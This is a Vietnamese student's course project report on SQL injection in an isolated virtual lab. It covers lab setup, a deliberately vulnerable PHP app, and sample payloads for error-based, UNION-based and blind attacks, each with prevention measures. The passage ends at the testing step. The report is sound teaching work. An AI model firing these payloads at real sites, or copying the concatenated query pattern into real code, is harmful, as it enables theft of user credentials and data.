ĐẠI HỌC CẦN THƠ
TRƯỜNG CÔNG NGHỆ TT & TRUYỀN THÔNG

ĐỒ ÁN CUỐI MÔN

AN TOÀN HỆ THỐNG - CT22201

ĐỀ TÀI:

Sử dụng kỹ thuật SQL injection để tấn công hệ thống mục tiêu

Sinh viên thực hiện:
B2205907 Trần Quốc Thái

Giáo viên hướng dẫn:
Ths Lê Huỳnh Quốc Bảo

HỌC KỲ 2, NĂM HỌC 2025-2026

MỤC LỤC

CHƯƠNG 1: TỔNG QUAN 4
1.1. Mục tiêu 4
1.2. Giới thiệu 4
1.3. Sơ đồ mạng 5
1.4. Chuẩn bị 6
1.4.1. Phần mềm ảo hóa 6
1.4.2. Máy Victim (Máy mục tiêu) 6
1.4.3. Máy Attacker (Máy tấn công) 6
1.4.4. Cấu hình mạng 7
1.4.5. Ứng dụng web thử nghiệm 7
CHƯƠNG 2: CƠ SỞ LÝ THUYẾT 8
2.1. Kiến trúc Web Application (PHP & MySQL) 8
2.2. Giới thiệu SQL Injection 8
2.2.1. Khái niệm SQL Injection 8
2.2.2. Nguyên nhân xảy ra lỗ hổng 8
2.3. Các loại SQL Injection 9
2.3.1. Error-based SQL Injection 9
2.3.2. Union-based SQL Injection 10
2.3.3. Blind SQL Injection 11
2.4. Cơ chế hoạt động của SQL Injection 13
2.4.1. Tìm điểm Injection 13
2.4.2. Kiểm tra lỗ hổng 13
2.4.3. Khai thác dữ liệu 14
2.5. Mức độ nguy hiểm của SQL Injection 14
2.5.1. Rò rỉ dữ liệu (Data Leakage) 14
2.5.2. Truy cập trái phép (Unauthorized Access) 14
2.5.3. Thay đổi hoặc phá hoại dữ liệu 14
2.5.4. Chiếm quyền điều khiển hệ thống 15
2.5.5. Ảnh hưởng đến uy tín và tài chính 15
CHƯƠNG 3: CÀI ĐẶT VÀ CẤU HÌNH 16
3.1. Các bước thực hiện 16
3.2. Cài đặt 16
3.3. Cấu hình 18
CHƯƠNG 4: KIỂM TRA KẾT QUẢ 22
4.1. Sử dụng Errod-Bassed SQL Injection kết hợp Union-based SQL Injection 22
4.2. Sử dụng kĩ thuật Boolean-based Blind SQL Injection 27
4.3. Sử dụng sqlMap 31
CHƯƠNG 5: KẾT LUẬN 34
5.1. Khẳng định mức độ rủi ro nghiêm trọng của SQL Injection: 34

5.2. Sự đa dạng và tinh vi của các kỹ thuật khai thác: 34
5.3. Giá trị thực tiễn của việc tự xây dựng môi trường (Lab): 34
5.4. Tầm quan trọng của tư duy "Bảo mật từ trong mã nguồn" (Secure Coding): ... 34
CHƯƠNG 6: GIẢI PHÁP PHÒNG CHỐNG 35
6.1. Bảo mật ở mức mã nguồn 35
6.2. Bảo mật ở mức cấu hình server và ứng dụng 35
6.3. Bảo mật ở mức cơ sở dữ liệu 35
6.4. Bảo mật ở mức hệ thống mạng 36
6.5. Nâng cấp cơ chế lưu trữ mật khẩu 36

CHƯƠNG 1: TỔNG QUAN

1.1. Mục tiêu

Mục tiêu của tình huống này là nghiên cứu và minh họa cách thức khai thác lỗ hổng SQL Injection trong các ứng dụng web. Thông qua việc xây dựng một môi trường giả lập và thực hiện các bước tấn công thử nghiệm, sinh viên có thể hiểu rõ cơ chế hoạt động của lỗ hổng này cũng như mức độ nguy hiểm của nó đối với hệ thống thông tin.
Cụ thể, bài thực nghiệm hướng đến các mục tiêu sau:

- Tìm hiểu khái niệm, nguyên lý hoạt động và các dạng phổ biến của kỹ thuật SQL Injection trong các ứng dụng web sử dụng cơ sở dữ liệu.
- Xây dựng một môi trường thử nghiệm mô phỏng hệ thống web có chứa lỗ hổng SQL Injection.
- Thực hiện các bước kiểm tra và khai thác lỗ hổng SQL Injection để truy xuất dữ liệu từ hệ thống mục tiêu.
- Phân tích kết quả thu được từ quá trình khai thác nhằm đánh giá mức độ rủi ro và tác động của lỗ hổng đối với hệ thống.
- Đề xuất các biện pháp phòng chống và khắc phục lỗ hổng SQL Injection nhằm nâng cao mức độ an toàn cho ứng dụng web và hệ thống cơ sở dữ liệu.

Thông qua tình huống thực nghiệm này, sinh viên có thể củng cố kiến thức về bảo mật ứng dụng web, đồng thời nâng cao khả năng nhận diện, phân tích và phòng chống các lỗ hổng bảo mật trong quá trình phát triển và vận hành hệ thống.

1.2. Giới thiệu

Trong những năm gần đây, các ứng dụng web được sử dụng rộng rãi trong nhiều lĩnh vực như thương mại điện tử, quản lý dữ liệu và cung cấp dịch vụ trực tuyến. Tuy nhiên, cùng với sự phát triển của các hệ thống này, các vấn đề liên quan đến bảo mật cũng ngày càng trở nên quan trọng. Một trong những nguyên nhân chính dẫn đến các sự cố bảo mật là do tồn tại các lỗ hổng trong quá trình thiết kế và phát triển ứng dụng web.

Trong số các lỗ hổng bảo mật phổ biến, SQL Injection được xem là một trong những dạng tấn công nguy hiểm và thường gặp nhất. Lỗ hổng này xảy ra khi ứng dụng web không kiểm tra và xử lý đúng cách dữ liệu đầu vào từ người dùng trước khi sử dụng dữ liệu đó trong các câu lệnh truy vấn cơ sở dữ liệu. Khi đó, kẻ tấn công có thể chèn thêm các đoạn mã SQL độc hại vào truy vấn của hệ thống.


Khi khai thác thành công lỗ hổng SQL Injection, kẻ tấn công có thể thực hiện nhiều hành vi nguy hiểm như truy cập trái phép vào cơ sở dữ liệu, xem và đánh cắp thông tin nhạy cảm, thay đổi hoặc xóa dữ liệu trong hệ thống, thậm chí chiếm quyền quản trị của ứng dụng. Điều này có thể gây ra những hậu quả nghiêm trọng như rò rỉ thông tin người dùng, mất dữ liệu hoặc làm gián đoạn hoạt động của hệ thống.

Trong nhiều ứng dụng web hiện nay, dữ liệu thường được lưu trữ và quản lý bằng các hệ quản trị cơ sở dữ liệu quan hệ như MySQL, PostgreSQL hoặc Microsoft SQL Server. Nếu việc lập trình truy vấn dữ liệu không được thực hiện một cách an toàn, các hệ thống này có thể trở thành mục tiêu của các cuộc tấn công SQL Injection.

Trong tình huống thực nghiệm này, một hệ thống web giả lập sẽ được xây dựng nhằm minh họa cách thức khai thác lỗ hổng SQL Injection. Thông qua việc thực hiện các bước kiểm tra và tấn công minh họa, sinh viên có thể hiểu rõ hơn về cơ chế hoạt động của lỗ hổng này cũng như nhận thức được tầm quan trọng của việc đảm bảo an toàn cho các ứng dụng web.

1.3. Sơ đồ mạng

Trong tình huống thực nghiệm này, môi trường kiểm thử được xây dựng bằng cách sử dụng các máy ảo trên nền tảng Oracle VM VirtualBox. Hệ thống bao gồm hai máy chính: một máy đóng vai trò máy tấn công (Attacker) và một máy đóng vai trò máy chủ mục tiêu (Victim). Hai máy ảo được cấu hình sử dụng chế độ mạng NAT Network để có thể giao tiếp với nhau trong cùng một mạng nội bộ của môi trường ảo hóa.
Máy Victim sử dụng hệ điều hành Windows 10 và cài đặt bộ phần mềm XAMPP để triển khai web server. Ứng dụng web được xây dựng bằng PHP thuần và sử dụng hệ quản trị cơ sở dữ liệu MySQL để lưu trữ dữ liệu. Trong ứng dụng này tồn tại lỗ hổng SQL Injection để phục vụ mục đích thử nghiệm.
Máy Attacker sử dụng hệ điều hành Kali Linux, đây là hệ điều hành chuyên dùng trong kiểm thử xâm nhập và nghiên cứu bảo mật. Từ máy Kali Linux, người thực hiện sẽ gửi các yêu cầu HTTP chứa payload SQL Injection đến ứng dụng web đang chạy trên máy Victim nhằm khai thác lỗ hổng của hệ thống.
Mô hình mạng của hệ thống được mô tả như sau:



Trong mô hình này:

- Máy Kali Linux (Attacker): được sử dụng để thực hiện các thao tác kiểm tra và khai thác lỗ hổng SQL Injection thông qua trình duyệt hoặc các công cụ kiểm thử bảo mật.
- Máy Windows 10 (Victim): chạy web server thông qua XAMPP và chứa ứng dụng web PHP có lỗ hổng SQL Injection.
- MySQL Database: lưu trữ dữ liệu của ứng dụng web và thực thi các câu lệnh SQL được gửi từ ứng dụng.
- Nhờ cấu hình NAT Network trong VirtualBox, hai máy ảo có thể giao tiếp với nhau thông qua địa chỉ IP nội bộ, từ đó cho phép mô phỏng quá trình tấn công SQL Injection trong môi trường an toàn và tách biệt với hệ thống mạng thực tế.

1.4. Chuẩn bị

Để thực hiện tình huống khai thác lỗ hổng SQL Injection, cần chuẩn bị một môi trường thử nghiệm bao gồm hệ điều hành, phần mềm máy chủ web, cơ sở dữ liệu và các công cụ hỗ trợ kiểm thử bảo mật. Môi trường này được triển khai dưới dạng các máy ảo nhằm đảm bảo quá trình thực nghiệm diễn ra an toàn và không ảnh hưởng đến hệ thống thật.

1.4.1. Phần mềm ảo hóa

Để tạo và quản lý các máy ảo phục vụ cho quá trình thực nghiệm, sử dụng phần mềm ảo hóa: Oracle VM VirtualBox

Phần mềm này cho phép tạo nhiều máy ảo chạy song song trên cùng một máy tính vật lý và cấu hình mạng giữa các máy ảo để chúng có thể giao tiếp với nhau.

1.4.2. Máy Victim (Máy mục tiêu)

Máy Victim đóng vai trò là máy chủ web bị tấn công. Cấu hình máy như sau:

- Hệ điều hành: Windows 10
- Cài đặt bộ phần mềm XAMPP
- XAMPP bao gồm: Apache Web Server, PHP. MySQL

Trên máy này sẽ triển khai một ứng dụng web viết bằng PHP thuần có chứa lỗ hổng SQL Injection để phục vụ mục đích thử nghiệm.

1.4.3. Máy Attacker (Máy tấn công)

Máy Attacker được sử dụng để thực hiện các bước kiểm tra và khai thác lỗ hổng của hệ thống. Cấu hình máy như sau: Hệ điều hành: Kali Linux

Kali Linux là hệ điều hành chuyên dùng cho kiểm thử xâm nhập và nghiên cứu bảo mật, được tích hợp nhiều công cụ hỗ trợ phân tích và khai thác lỗ hổng bảo mật.

1.4.4. Cấu hình mạng

Hai máy ảo được cấu hình trong cùng một mạng ảo bằng chế độ NAT Network của VirtualBox. Nhờ cấu hình này:

- Các máy ảo có thể giao tiếp với nhau thông qua địa chỉ IP nội bộ.
- Máy Kali Linux có thể gửi yêu cầu HTTP đến máy Windows 10 để kiểm tra và khai thác lỗ hổng của ứng dụng web.
- Môi trường thử nghiệm được tách biệt với mạng thật, đảm bảo an toàn trong quá trình thực hành.

1.4.5. Ứng dụng web thử nghiệm

Một ứng dụng web đơn giản được xây dựng bằng PHP thuần và kết nối đến cơ sở dữ liệu MySQL. Trong ứng dụng này tồn tại một chức năng truy vấn dữ liệu sản phẩm dựa trên tham số ID từ URL. Do dữ liệu đầu vào không được kiểm tra và lọc đúng cách, truy vấn SQL có thể bị chèn thêm các câu lệnh SQL độc hại, tạo điều kiện cho việc khai thác lỗ hổng SQL Injection.

Việc chuẩn bị đầy đủ các thành phần trên sẽ tạo ra một môi trường thử nghiệm hoàn chỉnh, cho phép thực hiện các bước kiểm tra và khai thác lỗ hổng SQL Injection một cách an toàn và hiệu quả.

CHƯƠNG 2: CƠ SỞ LÝ THUYẾT

2.1. Kiến trúc Web Application (PHP & MySQL)

Cơ chế hoạt động: Ứng dụng web hoạt động theo mô hình Client-Server. Khi người dùng gửi một yêu cầu (thông qua trình duyệt) chứa các tham số (ví dụ: id=4), máy chủ web (Apache/PHP) sẽ tiếp nhận, xử lý và tạo ra một câu truy vấn SQL tương ứng để giao tiếp với Hệ quản trị cơ sở dữ liệu (MySQL/MariaDB).

Điểm yếu cốt lõi: Lỗ hổng bảo mật phát sinh tại điểm giao tiếp này khi đoạn mã PHP ghép nối trực tiếp dữ liệu đầu vào từ người dùng vào chuỗi truy vấn SQL mà không qua các bước làm sạch (Sanitization) hay tham số hóa (Parameterized Queries). Điều này cho phép chuỗi đầu vào thay đổi hoàn toàn logic của câu truy vấn gốc.

2.2. Giới thiệu SQL Injection

2.2.1. Khái niệm SQL Injection

SQL Injection là một kỹ thuật tấn công phổ biến trong lĩnh vực bảo mật ứng dụng web. Kỹ thuật này cho phép kẻ tấn công chèn các câu lệnh SQL độc hại vào các truy vấn của ứng dụng nhằm thao túng cơ sở dữ liệu. Khi ứng dụng web xử lý dữ liệu đầu vào của người dùng mà không kiểm tra hoặc lọc dữ liệu đúng cách, các đoạn mã SQL do kẻ tấn công chèn vào có thể được thực thi trực tiếp trên hệ quản trị cơ sở dữ liệu.

Thông qua SQL Injection, kẻ tấn công có thể truy cập trái phép vào dữ liệu, xem thông tin nhạy cảm, thay đổi dữ liệu hoặc thậm chí xóa toàn bộ dữ liệu trong hệ thống. Lỗ hổng này thường xuất hiện trong các ứng dụng web sử dụng cơ sở dữ liệu quan hệ như MySQL, PostgreSQL hoặc Microsoft SQL Server.

2.2.2. Nguyên nhân xảy ra lỗ hổng

Lỗ hổng SQL Injection chủ yếu xuất phát từ việc lập trình không an toàn trong quá trình xử lý dữ liệu đầu vào của người dùng. Một số nguyên nhân phổ biến bao gồm:

- Ứng dụng web không kiểm tra hoặc lọc dữ liệu đầu vào từ người dùng.
- Sử dụng phương pháp nối chuỗi trực tiếp để tạo câu lệnh SQL.
- Không sử dụng các cơ chế bảo mật như Prepared Statement hoặc Parameterized Query.
- Thiếu các cơ chế kiểm soát quyền truy cập và kiểm tra dữ liệu trước khi thực hiện truy vấn.

Ví dụ một đoạn mã dễ gây ra lỗ hổng SQL Injection:

```
SELECT * FROM users WHERE username = '$username' AND password = '$password'
```

Nếu dữ liệu đầu vào không được kiểm tra, kẻ tấn công có thể chèn các đoạn mã SQL vào trường nhập liệu để thay đổi logic của câu lệnh truy vấn.

2.3. Các loại SQL Injection

Trong thực tế, kỹ thuật SQL Injection có nhiều hình thức khác nhau tùy thuộc vào cách hệ thống phản hồi khi truy vấn SQL bị thao túng. Mỗi loại SQL Injection khai thác các đặc điểm khác nhau của ứng dụng và cơ sở dữ liệu. Dưới đây là một số loại SQL Injection phổ biến.

2.3.1. Error-based SQL Injection

Error-based SQL Injection là một kỹ thuật khai thác thuộc nhóm SQL Injection, trong đó kẻ tấn công lợi dụng các thông báo lỗi (error messages) do hệ quản trị cơ sở dữ liệu trả về để thu thập thông tin về cấu trúc và dữ liệu bên trong hệ thống.

Nguyên lý hoạt động:

Khi ứng dụng web không xử lý lỗi đúng cách, các lỗi phát sinh từ câu truy vấn SQL sẽ được hiển thị trực tiếp ra giao diện người dùng. Những thông báo lỗi này thường chứa các thông tin quan trọng như:

- Tên bảng (table name)
- Tên cột (column name)
- Cấu trúc truy vấn SQL
- Loại hệ quản trị cơ sở dữ liệu (MySQL, SQL Server, Oracle,...)

Kẻ tấn công sẽ cố ý chèn các đoạn mã SQL sai cú pháp hoặc gây lỗi để buộc hệ thống trả về thông tin hữu ích.

Ví dụ minh họa:

Giả sử câu truy vấn ban đầu:

```
SELECT * FROM users WHERE id = '1';
```

Kẻ tấn công nhập vào:

```
1' AND extractvalue(1, concat(0x7e, (SELECT database()))) --
```

Nếu ứng dụng hiển thị lỗi, kết quả có thể chứa tên cơ sở dữ liệu hiện tại. Hàm extractvalue() trong MySQL sẽ gây lỗi cú pháp XML, và thông báo lỗi sẽ bao gồm dữ liệu mà kẻ tấn công muốn trích xuất.

Đặc điểm của Error-based SQL Injection:

- Dễ khai thác khi ứng dụng hiển thị lỗi chi tiết.
- Không cần đoán kết quả như Blind SQL Injection.
- Phụ thuộc vào việc hệ thống có trả về thông báo lỗi hay không.

Các kỹ thuật thường dùng:

- Sử dụng các hàm gây lỗi như `extractvalue()`, `updatexml()` trong MySQL.
- Tạo lỗi chia cho 0 (`1/0`) hoặc lỗi cú pháp.
- Khai thác thông báo lỗi để suy ra cấu trúc cơ sở dữ liệu.

Các bước khai thác cơ bản:

1. Gửi các input bất thường để kiểm tra ứng dụng có hiển thị lỗi SQL hay không.
2. Phân tích thông báo lỗi để xác định loại CSDL và cấu trúc bảng.
3. Sử dụng các hàm gây lỗi để chèn dữ liệu cần lấy vào thông báo lỗi.
4. Thu thập thông tin như tên database, bảng, cột và dữ liệu nhạy cảm.

Biện pháp phòng chống:

- Không hiển thị thông báo lỗi chi tiết ra phía người dùng (disable error reporting).
- Sử dụng Prepared Statements để ngăn chặn chèn mã SQL.
- Kiểm tra và lọc dữ liệu đầu vào.
- Ghi log lỗi ở phía server thay vì hiển thị ra giao diện.
- Sử dụng các framework hoặc ORM có cơ chế chống SQL Injection.

Kết luận:

Error-based SQL Injection là một kỹ thuật nguy hiểm do khả năng khai thác nhanh và trực tiếp thông qua thông báo lỗi của hệ thống. Việc cấu hình xử lý lỗi hợp lý kết hợp với các biện pháp bảo mật khác là cần thiết để giảm thiểu rủi ro và bảo vệ ứng dụng web.

2.3.2. Union-based SQL Injection

Union-based SQL Injection là một kỹ thuật tấn công thuộc nhóm SQL Injection, trong đó kẻ tấn công khai thác toán tử UNION trong câu lệnh SQL để kết hợp kết quả từ nhiều truy vấn khác nhau. Mục tiêu chính là trích xuất dữ liệu từ các bảng trong cơ sở dữ liệu mà ứng dụng không cho phép truy cập trực tiếp.

Trong SQL, toán tử UNION được sử dụng để nối kết quả của hai hoặc nhiều câu truy vấn SELECT, với điều kiện các truy vấn phải có cùng số lượng cột và kiểu dữ liệu tương thích. Kẻ tấn công lợi dụng đặc điểm này để chèn thêm một truy vấn độc hại vào câu lệnh SQL ban đầu của ứng dụng.

Nguyên lý hoạt động:

Khi ứng dụng web không kiểm tra và lọc dữ liệu đầu vào đúng cách, kẻ tấn công có thể chèn thêm đoạn mã SQL vào tham số đầu vào. Ví dụ, một truy vấn hợp lệ:

```
SELECT name, price FROM products WHERE id = '1';
```

Có thể bị khai thác thành:

```
SELECT name, price FROM products WHERE id = '1'
UNION
SELECT username, password FROM users;
```

Kết quả là dữ liệu từ bảng users (tên đăng nhập, mật khẩu) sẽ được hiển thị cùng với dữ liệu hợp lệ, dẫn đến rò rỉ thông tin nhạy cảm.

Điều kiện để khai thác thành công:

- Truy vấn gốc phải sử dụng câu lệnh SELECT.
- Số lượng cột trong truy vấn chèn phải khớp với truy vấn ban đầu.
- Kiểu dữ liệu của các cột phải tương thích.
- Ứng dụng phải hiển thị kết quả truy vấn ra giao diện.

Các bước khai thác cơ bản:

1. Xác định số lượng cột trong truy vấn bằng cách sử dụng ORDER BY hoặc UNION SELECT NULL.
2. Xác định cột nào có thể hiển thị dữ liệu ra giao diện.
3. Chèn truy vấn UNION SELECT để lấy dữ liệu từ các bảng khác (ví dụ: bảng người dùng).
4. Khai thác các thông tin nhạy cảm như tài khoản, mật khẩu, hoặc cấu trúc cơ sở dữ liệu.

Biện pháp phòng chống:

- Sử dụng Prepared Statements (câu lệnh tham số hóa) thay vì nối chuỗi SQL.
- Kiểm tra và lọc dữ liệu đầu vào (input validation).
- Giới hạn quyền truy cập của tài khoản cơ sở dữ liệu.
- Ẩn thông báo lỗi chi tiết từ hệ quản trị cơ sở dữ liệu.
- Sử dụng các cơ chế bảo mật như ORM hoặc Web Application Firewall (WAF).

Kết luận:

Union-based SQL Injection là một trong những kỹ thuật phổ biến và nguy hiểm trong tấn công ứng dụng web. Nếu không được phòng chống đúng cách, nó có thể dẫn đến rò rỉ dữ liệu nghiêm trọng và ảnh hưởng đến toàn bộ hệ thống. Do đó, việc áp dụng các biện pháp bảo mật phù hợp là cần thiết để đảm bảo an toàn cho ứng dụng và dữ liệu.

2.3.3. Blind SQL Injection

Blind SQL Injection là một kỹ thuật tấn công thuộc nhóm SQL Injection, xảy ra khi ứng dụng web không hiển thị trực tiếp thông báo lỗi hoặc dữ liệu truy vấn ra giao diện người dùng. Tuy nhiên, kẻ tấn công vẫn có thể suy đoán thông tin từ hệ thống thông qua các phản hồi gián tiếp của ứng dụng như nội dung hiển thị hoặc thời gian phản hồi.

Khác với các dạng SQL Injection thông thường (Error-based hoặc Union-based), Blind SQL Injection không cung cấp kết quả rõ ràng mà yêu cầu kẻ tấn công phải suy luận từng bước dựa trên hành vi của hệ thống.

Blind SQL Injection thường được chia thành hai loại chính:

1. Boolean-based SQL Injection

Phương pháp này dựa trên việc chèn các điều kiện logic (đúng/sai) vào câu truy vấn SQL và quan sát sự khác biệt trong phản hồi của ứng dụng.

Nguyên lý:

- Nếu điều kiện đúng → ứng dụng trả về kết quả bình thường
- Nếu điều kiện sai → ứng dụng trả về kết quả khác hoặc không có dữ liệu

Ví dụ:

?id=1 AND 1=1

→ Trang web hiển thị dữ liệu bình thường (điều kiện đúng)

?id=1 AND 1=2

→ Trang web không hiển thị dữ liệu hoặc phản hồi khác (điều kiện sai)

Từ sự khác biệt này, kẻ tấn công có thể từng bước xây dựng các điều kiện phức tạp hơn để suy ra:

- Tên cơ sở dữ liệu
- Tên bảng, cột
- Giá trị dữ liệu (ký tự từng phần)

2. Time-based SQL Injection

Phương pháp này sử dụng các hàm trì hoãn (delay) của hệ quản trị cơ sở dữ liệu để xác định tính đúng/sai của điều kiện.

Nguyên lý:

- Nếu điều kiện đúng → truy vấn bị trì hoãn (delay)
- Nếu điều kiện sai → truy vấn thực thi ngay lập tức

Ví dụ:

SELECT * FROM users WHERE id = 1 AND IF(1=1, SLEEP(5), 0);

Nếu ứng dụng phản hồi chậm hơn bình thường (khoảng 5 giây), điều đó cho thấy điều kiện 1=1 là đúng. Dựa vào đó, kẻ tấn công có thể tiếp tục xây dựng các điều kiện để khai thác dữ liệu từng bước.

Đặc điểm của Blind SQL Injection:

- Không phụ thuộc vào thông báo lỗi hoặc dữ liệu hiển thị trực tiếp
- Khó phát hiện hơn so với các dạng SQL Injection khác
- Thời gian khai thác chậm do phải suy luận từng bước

Biện pháp phòng chống:

- Sử dụng Prepared Statements (truy vấn tham số hóa)
- Kiểm tra và ràng buộc dữ liệu đầu vào (Input Validation)
- Ẩn thông tin lỗi và chuẩn hóa phản hồi của ứng dụng
- Giới hạn quyền truy cập của tài khoản cơ sở dữ liệu
- Sử dụng các cơ chế bảo mật như WAF

Kết luận:

Blind SQL Injection là một kỹ thuật tinh vi, cho phép kẻ tấn công khai thác dữ liệu ngay cả khi hệ thống không cung cấp thông tin trực tiếp. Do đó, việc áp dụng các biện pháp bảo mật toàn diện là cần thiết để đảm bảo an toàn cho ứng dụng web và cơ sở dữ liệu.

2.4. Cơ chế hoạt động của SQL Injection

Quá trình khai thác lỗ hổng SQL Injection thường được thực hiện theo nhiều bước khác nhau. Kẻ tấn công sẽ lần lượt tìm kiếm điểm có thể chèn mã SQL, kiểm tra xem hệ thống có tồn tại lỗ hổng hay không, sau đó tiến hành khai thác dữ liệu từ cơ sở dữ liệu. Quá trình này thường diễn ra theo các giai đoạn sau.

2.4.1. Tìm điểm Injection

Bước đầu tiên của kẻ tấn công là xác định các vị trí trong ứng dụng web có thể chèn dữ liệu đầu vào. Những vị trí này thường bao gồm:

- Tham số trên URL (GET request)
- Các biểu mẫu nhập liệu (form đăng nhập, tìm kiếm, đăng ký)
- Cookie hoặc các tham số gửi qua POST request

Ví dụ một URL của ứng dụng web:

http://victim-site/product.php?id=1

Trong trường hợp này, tham số `id` có thể là vị trí mà kẻ tấn công thử chèn các đoạn mã SQL để kiểm tra khả năng khai thác.

2.4.2. Kiểm tra lỗ hổng

Sau khi xác định được điểm có thể chèn dữ liệu, kẻ tấn công sẽ thử gửi các payload SQL Injection đơn giản để xem ứng dụng có phản hồi bất thường hay không.
Ví dụ: ?id=1'
Nếu ứng dụng trả về thông báo lỗi SQL từ cơ sở dữ liệu như MySQL, điều đó cho thấy truy vấn SQL đã bị phá vỡ và có khả năng tồn tại lỗ hổng SQL Injection.

Kẻ tấn công cũng có thể sử dụng các điều kiện logic để kiểm tra phản hồi của hệ thống, ví dụ: ?id=1 AND 1=1 và ?id=1 AND 1=2

Nếu kết quả hiển thị khác nhau giữa hai truy vấn này, có thể suy ra rằng tham số đầu vào đang được xử lý trực tiếp trong câu lệnh SQL.

2.4.3. Khai thác dữ liệu

Sau khi xác định được lỗ hổng, kẻ tấn công có thể tiến hành khai thác để thu thập thông tin từ cơ sở dữ liệu. Một số mục tiêu phổ biến bao gồm:

- Liệt kê các bảng trong cơ sở dữ liệu
- Xác định tên các cột trong bảng
- Truy xuất dữ liệu nhạy cảm như tài khoản người dùng hoặc mật khẩu
- Thay đổi hoặc xóa dữ liệu trong hệ thống

Trong một số trường hợp, nếu hệ thống cấu hình không an toàn, kẻ tấn công còn có thể leo thang quyền truy cập hoặc kiểm soát toàn bộ cơ sở dữ liệu của ứng dụng.

2.5. Mức độ nguy hiểm của SQL Injection

SQL Injection là một trong những lỗ hổng bảo mật nghiêm trọng trong các hệ thống web sử dụng cơ sở dữ liệu. Khi bị khai thác, lỗ hổng này có thể gây ra nhiều hậu quả nghiêm trọng đối với hệ thống và dữ liệu của tổ chức.

2.5.1. Rò rỉ dữ liệu (Data Leakage)

Kẻ tấn công có thể khai thác SQL Injection để truy vấn trực tiếp vào cơ sở dữ liệu và lấy các thông tin nhạy cảm như:

- Tên người dùng và mật khẩu
- Thông tin cá nhân của khách hàng
- Thông tin thanh toán hoặc giao dịch

Những dữ liệu này nếu bị lộ có thể gây thiệt hại lớn cho người dùng và làm mất uy tín của hệ thống.

2.5.2. Truy cập trái phép (Unauthorized Access)

Thông qua SQL Injection, attacker có thể:

- Bỏ qua cơ chế đăng nhập (login bypass)
- Đăng nhập vào hệ thống với quyền của người khác
- Truy cập vào các chức năng quản trị mà bình thường không được phép

Ví dụ: attacker có thể chỉnh sửa câu lệnh SQL để đăng nhập vào tài khoản quản trị (admin) mà không cần biết mật khẩu.

2.5.3. Thay đổi hoặc phá hoại dữ liệu

Ngoài việc đọc dữ liệu, attacker còn có thể:

- Thêm dữ liệu giả vào database
- Sửa đổi thông tin quan trọng
- Xóa dữ liệu trong bảng

Trong trường hợp nghiêm trọng, attacker có thể sử dụng các câu lệnh như `DROP TABLE` để xóa toàn bộ bảng dữ liệu.

2.5.4. Chiếm quyền điều khiển hệ thống

Trong một số trường hợp, SQL Injection có thể cho phép attacker:

- Thực thi các lệnh trên máy chủ database
- Truy cập hệ thống file của server
- Cài đặt mã độc hoặc backdoor

Điều này có thể dẫn đến việc attacker kiểm soát hoàn toàn hệ thống máy chủ.

2.5.5. Ảnh hưởng đến uy tín và tài chính

Nếu hệ thống bị tấn công SQL Injection:

- Doanh nghiệp có thể mất uy tín với khách hàng
- Bị mất dữ liệu quan trọng
- Có thể chịu thiệt hại tài chính hoặc vi phạm các quy định bảo mật dữ liệu.

CHƯƠNG 3: CÀI ĐẶT VÀ CẤU HÌNH

3.1. Các bước thực hiện

Để tiến hành nghiên cứu và mô phỏng thực tế lỗ hổng SQL Injection, em đã thiết lập một môi trường thử nghiệm cục bộ (Localhost) mô phỏng đầy đủ các thành phần của một hệ thống thương mại điện tử thực tế. Các bước thực hiện cụ thể như sau:

Bước 1: Chuẩn bị môi trường hệ thống

Trên máy chủ sử dụng hệ điều hành Windows 10, cài đặt bộ công cụ XAMPP để thiết lập môi trường phát triển web. XAMPP cung cấp đầy đủ các thành phần cần thiết như Apache (web server), MySQL hoặc MariaDB (hệ quản trị cơ sở dữ liệu) và PHP (ngôn ngữ lập trình phía máy chủ). Sau khi cài đặt, tiến hành khởi động dịch vụ Apache và MySQL để hệ thống có thể hoạt động.

Bước 2: Tạo cơ sở dữ liệu

Sử dụng công cụ quản lý cơ sở dữ liệu như phpMyAdmin để tạo một cơ sở dữ liệu mới phục vụ cho việc thử nghiệm. Trong cơ sở dữ liệu này tạo bảng dữ liệu người dùng, bao gồm các thông tin như tên đăng nhập và mật khẩu. Sau đó thêm một số bản ghi mẫu để phục vụ cho việc kiểm tra chức năng đăng nhập của ứng dụng.

Bước 3: Xây dựng ứng dụng Web có chủ đích lỗ hổng

Tạo một trang web đơn giản bằng PHP nhằm mô phỏng chức năng đăng nhập của người dùng. Trang web này sẽ nhận dữ liệu đầu vào từ người dùng, sau đó gửi truy vấn đến cơ sở dữ liệu để kiểm tra thông tin đăng nhập. Nếu dữ liệu khớp với thông tin trong cơ sở dữ liệu, hệ thống sẽ cho phép đăng nhập.

Bước 4: Triển khai và chạy ứng dụng

Mã nguồn được tổ chức theo mô hình MVC (Model-View-Controller). Thực hiện đăng ký Route trong tệp cấu hình chính để hệ thống nhận diện đường dẫn thực nghiệm.

Bước 5: Kiểm tra lỗ hổng SQL Injection

